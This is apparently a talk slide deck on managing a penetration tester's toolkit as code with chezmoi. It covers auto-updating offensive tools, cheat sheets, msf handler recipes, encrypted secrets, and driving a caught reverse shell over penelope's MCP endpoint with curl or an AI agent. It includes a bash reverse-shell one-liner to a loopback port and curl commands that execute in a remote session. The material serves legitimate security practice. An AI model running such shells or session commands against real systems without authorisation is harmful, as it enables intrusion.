



Your Attack Rig as Code

Declarative Offense. And no, it's not NixOS.



Jorge Moran



Senior Cybersecurity Content Engineer at OffSec

>> <https://0xjams.com>

>> Pokemon Go friend code: 002016998956





From bare box to your rig, one command

```
sh -c "$(curl -fsLS get.chezmoi.io)" -- init --apply <repo>
```

```
Get:4 http://kali.download/kali kali-rolling/non-free arm64 Packages [143 kB]
Get:5 http://kali.download/kali kali-rolling/non-free arm64 Contents (deb) [882 kB]
Fetched 72.2 MB in 15s (4,831 kB/s)
Reading package lists... Done
==> apt-get install: zsh tmux git curl ca-certificates fzf ripgrep bat eza jq zoxide direnv unzip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
git is already the newest version (1:2.53.0-1).
git set to manually installed.
ca-certificates is already the newest version (20260601).
Solving dependencies... Done
The following additional packages will be installed:
  libcurl3t64-gnutls libcurl4-gnutls libcurl4t64 libgit2-1.9 libjq1
  libllhttp9.4 zsh-common
The following NEW packages will be installed:
  bat direnv eza fzf jq libgit2-1.9 libllhttp9.4 zoxide
The following packages will be upgraded:
  curl libcurl3t64-gnutls libcurl4-gnutls libcurl4t64 libjq1 tmux unzip zsh
  zsh-common
9 upgraded, 9 newly installed, 0 to remove and 1119 not upgraded.
Need to get 15.8 MB of archives.
After this operation, 28.1 MB of additional disk space will be used.
0% [Connecting to http.kali.org]
```



It always drifted

- >> First between my attack boxes. Then between all my boxes.
- >> And I could never remember the tools I'd started to love.





So I patched it, piece by piece





Dotfiles fix files. They don't fix the box.





What if the repo rebuilt the whole box, and adapted to each one?





Carry it. Trigger it. It reacts.

```
(kali@kali)-[~]  
$ ghostty --version  
Ghostty 1.3.1  
  
Version  
- version: 1.3.1  
- channel: stable  
Build Config  
- Zig version : 0.15.2  
- build mode : .ReleaseFast  
- app runtime : .gtk  
- font engine : .fontconfig_freetype  
- renderer : renderer.generic.Renderer(renderer.OpenGL)  
- libxev : io_uring  
- kernel version: 6.19.14+kali-arm64  
- desktop env : other  
- GTK version :  
  build : 4.18.6  
  runtime : 4.22.4  
- libadwaita : enabled  
  build : 1.7.6  
  runtime : 1.9.0  
- libX11 : enabled  
- libwayland : enabled  
  
# Apply once more -> the config REACTS: a template sees ghostty, the toolbar gains a launcher:  
(kali@kali)-[~]  
$ /home/kali/.local/bin/chezmoi apply  
panel updated: launcher 30 items = [ghostty.desktop code-oss.desktop]  
█
```



00:00





PART ONE

The idea, in two minutes





Environment as code

A git repo is the **source of truth**; `apply` converges any box to it.

```
chezmoi init --apply <repo> # clone + render + apply
chezmoi add ~/.zshrc         # track a file; dot_/private_/.tmpl encode intent
```

>> **Source** → **target state**: idempotent, templated. One repo, every box.



One declaration, every box (even your phone)



Templating adapts a single source to each machine:

```
# arch-aware external URL
url = "...goshs_..._{{ .chezmoi.arch }}.tar.gz"

# per-OS branch (Kali, macOS, Windows, Termux)
{{ if eq .chezmoi.os "android" }}source ~/.termux-extras{{ end }}
```

- >> Functions do real work: `githubLatestRelease`, `githubKeys`, prompts, `.chezmoidata`
- >> One repo can target Kali, macOS, Windows, even Termux (this demo stays Kali)





“Why not Nix?”

- Nix rebuilds the whole system. chezmoi layers your user env over the OS you already run.
- Meet the box where it is, including one you didn't build.
- Honest: it's state-based, with imperative escape hatches. That pragmatism is the point.





Roadmap: the 4 pillars

- >> Pillar 1: an auto-updating toolkit
- >> Pillar 2: cheats, history & capture
- >> Pillar 3: recipes as a runbook
- >> Pillar 4: your AI is part of the rig





PILLAR 1 • THE STAR

An auto-updating toolkit





Why not just `apt install`?

Kali's apt is fresh; use it for the base. But it can't be the whole rig:

- >> **Vendor CLIs never land in a distro:** `claude-code`, `codex`
- >> **Sometimes you want upstream, not a release:** `penelope` tracks `main`
- >> **The same exact build on every box:** declared once, identical everywhere





`.chezmoiexternal.toml`, tour it live

```
[ ".local/bin/penelope" ]          # tracks main, newest catcher
  url = ".../brightio/penelope/main/penelope.py"
  refreshPeriod = "168h"
```


- >> **track** (penelope `main`, chisel/ligolo latest) vs **pin** (goshs `v2.1.4`)
- >> **run** → `~/.local/bin`, **serve** → `~/.local/share/payloads` (staged .exe/agents)



Wire up the rest: one installer

```
# run_once_after_10-install-linux-tools
apt:      tmux fzf ripgrep bat jq zoxide      # the base, from Kali
upstream: navi atuin glow yazi                # exact builds -> ~/.local/bin
npm:      claude-code codex                   # vendor CLIs
# brew:    <the escape hatch>                 # in the file, commented out
```

- >> A single `run_once` turns a bare Kali into your rig.
- >> On my Mac this is a Brewfile. On a box I rebuild daily, apt plus releases wins.





One place to look. One place to add.

Declare what, not how. The fetcher changes per box; the declaration doesn't.

You need	macOS	Kali	Declared in
Common CLI tool	brew	apt	<code>packages.yaml</code>
Bleeding edge, or no package at all	release	release	<code>.chezmoiexternal.toml</code>
Language CLI	npm / pipx	npm / pipx	<code>packages.yaml</code>
System change (repo, <code>.deb</code> , service)	n/a	ansible	<code>~/.bootstrap/</code>

>> `just tools` prints every declared tool and whether it's actually here.





The box also trusts your keys

```
# private_dot_ssh/authorized_keys.tpl
{{ range githubKeys .github_username }}{{ .Key }}
{{ end }}
```

>> Pulls your **public** keys from GitHub → `authorized_keys`



Refresh, live

```
chezmoi apply --refresh-externals
```

>> Re-pulls anything past its `refreshPeriod` → newest tools, one command



PILLAR 2

Your working context, versioned





Cheats: run & read

```
# navi (Ctrl-G): fill placeholders, run  
sudo nmap -Pn -sC -sV -p- <target> -oN nmap_<target>.txt  
$ lhost: ip -4 -o addr show | awk '{print $4}' | cut -d/ -f1
```

- >> **Run:** `navi` fills `<target>` / `<lhost>` (auto-detected) and executes
- >> **Read:** `glow` (`prefix ?`) browses your markdown cards; drop a `.md`, done



atuin: your history, everywhere

- >> Ctrl-R → fuzzy search across every shell, on every box
- >> That exact `impacket` / `nmap` line from three engagements ago, still there
- >> Synced and encrypted; self-host it or keep it local



Capture the engagement

- >> `prefix C`: log this pane forward to `~/.tmux-logs/`
- >> `prefix H`: dump the full scrollback to a timestamped file
- >> `prefix Tab` (extrakto): grab an IP, hash, or URL off the screen



Opinionated by default

- >> **oh-my-zsh + Starship** prompt, **Catppuccin Mocha** across the board (prompt, tmux, syntax, **bat**)
- >> tmux **|** / **-** to split panes the way your fingers expect
- >> Not a neutral base: it's your rig, and it travels





Everything you reach for mid-engagement, versioned, on every box.





PILLAR 3

Recipes as a runbook





navi or **just**? Both save you from retyping

	<code>navi</code> (Ctrl-G)	<code>justg</code>
Reach for it when	you forgot the flags	you know exactly what you want
Shape	a one-liner with <code><placeholders></code>	a named recipe, any language
Lives in	many cheat files, fuzzy-searched	one justfile, <code>just --list</code>

>> **Search** when you forgot. **Invoke** when you know.





justfile: a runbook, not a build tool

```
justg          # the global justfile, from any directory
just rev tun0 443 # msf multi/handler, params filled
just new-project op-acme # scaffold recon/loot/exploits/notes/scans
```

>> Repeatable procedures, not shell-history archaeology





The **security** group

- >> **rev** / **revmeter** : msf multi/handler, LHOST/LPORT filled in
- >> **badchars** : the byte block you always paste
- >> **new-project** : scaffold an engagement directory



just update

```
just update  
# -> chezmoi apply --refresh-externals + converge
```

>> One command: newest tools **and** converge anything missing



PILLAR 4 • THE CLOSER

Your AI is part of the rig





Three steps

1. **Skills as code:** your AI's config lives in the repo
2. **MCP as IPC:** a control plane you drive with `curl`
3. **Then the AI:** same endpoint, another client





A: skills as code

- >> Claude Code skills & agents live in the repo: `dot_claude/skills/...`
- >> Ship a sanitized one: `recon-notes`, track hosts, ports, creds
- >> The real ones are `encrypted_*.age`



B: MCP is IPC, with a schema

`penelope --mcp` exposes a schema'd control API over a caught shell.

```
curl -s localhost:8765 -H "Authorization: Bearer $TOK" \
  -d '{"jsonrpc":"2.0","id":1,"method":"tools/call",
      "params":{"name":"exec_in_session",
                "arguments":{"session_id":1,"command":"id"}}}'
```

- >> `list_sessions`, `exec_in_session`: drive shells with plain `curl`
- >> **No AI required.** Script post-ex like any other service.





Three shells, one channel

```
— shell 1 penelope: listener + MCP server —
[+] ★ Agent deployed via /usr/bin/python3
[+] Interacting with session [1] • P11 • Menu key F12 ←
[+] Session log: /home/kali/.penelope/sessions/kali~127.0.0.1-Linux-aarch64/2026_08_27-20_11_09-946-kali_1000.log

(kali@kali)-[~]
└─$

— shell 2 the target dials back —
kali@kali ~
> say "the target connects back. any reverse shell will do."
# the target connects back. any reverse shell will do.

kali@kali ~
> bash -c 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'

— shell 3 drive the session over MCP, with curl —
{"system": "Linux",
 "arch": "aarch64",
 "cwd": "/home/kali"
}

kali@kali ~
> 
```





C: now let the AI speak it

- >> It's MCP, so an agent speaks it natively: same endpoint, another client
- >> Point Claude at penelope; ask it to work the box
- >> One connection, two consumers: **you (curl) and the AI**



The three shells, verbatim

```
# shell 1: catch the shell, and serve MCP over local HTTP
penelope -p 4444 --mcp --mcp-port 8765 --mcp-token demo
```

```
# shell 2: the target dials back (loopback, same box)
bash -c 'bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'
```

```
# shell 3: drive that session over MCP. no AI, just curl
pen() {
  curl -sS localhost:8765 \
    -H 'Authorization: Bearer demo' \
    -H 'Content-Type: application/json' \
    -d "$1" | jq -r '.result.content[0].text'
}

pen '{"jsonrpc":"2.0","id":1,"method":"tools/call","params":
  {"name":"exec_in_session","arguments":
    {"session_id":1,"command":"id; hostname"}}}'
```





**The rig is public. Your secrets
aren't.**





Secrets, encrypted at rest

- >> `encrypted_*.age` files sit in the **public** repo, encrypted to your **age** key.
- >> `chezmoi init` asks the passphrase **once**: it unlocks your identity, which then decrypts everything.
- >> Demo passphrase (yes, on the slide): `attack-rig-demo`





Encrypt, or pull? Threat-model it.

- >> **Commit encrypted** (age): offline, self-contained; but the ciphertext is public and rotation is manual
- >> **Pull at apply:** `{{ (bitwarden ...) }}` (chezmoi-native) or `rbw get ...` (a shell helper); rotatable, revocable, never in git, but needs the manager live
- >> **Decide by:** exposure tolerance, rotation cadence, offline need, blast radius





WRAP-UP

Keeping it fresh





Stays current, on its own

- >> `refreshPeriod = "168h"` weekly, `--refresh-externals` now, `just update` one command
- >> **Drift check:** a daily background compare pings you when the box drifts. Notify only, never auto-changes.





Thank you

Env as code. Toolkit, cheats, recipes, AI. The rig is public, your secrets aren't. Grab it: `chezmoi init --apply <repo>`

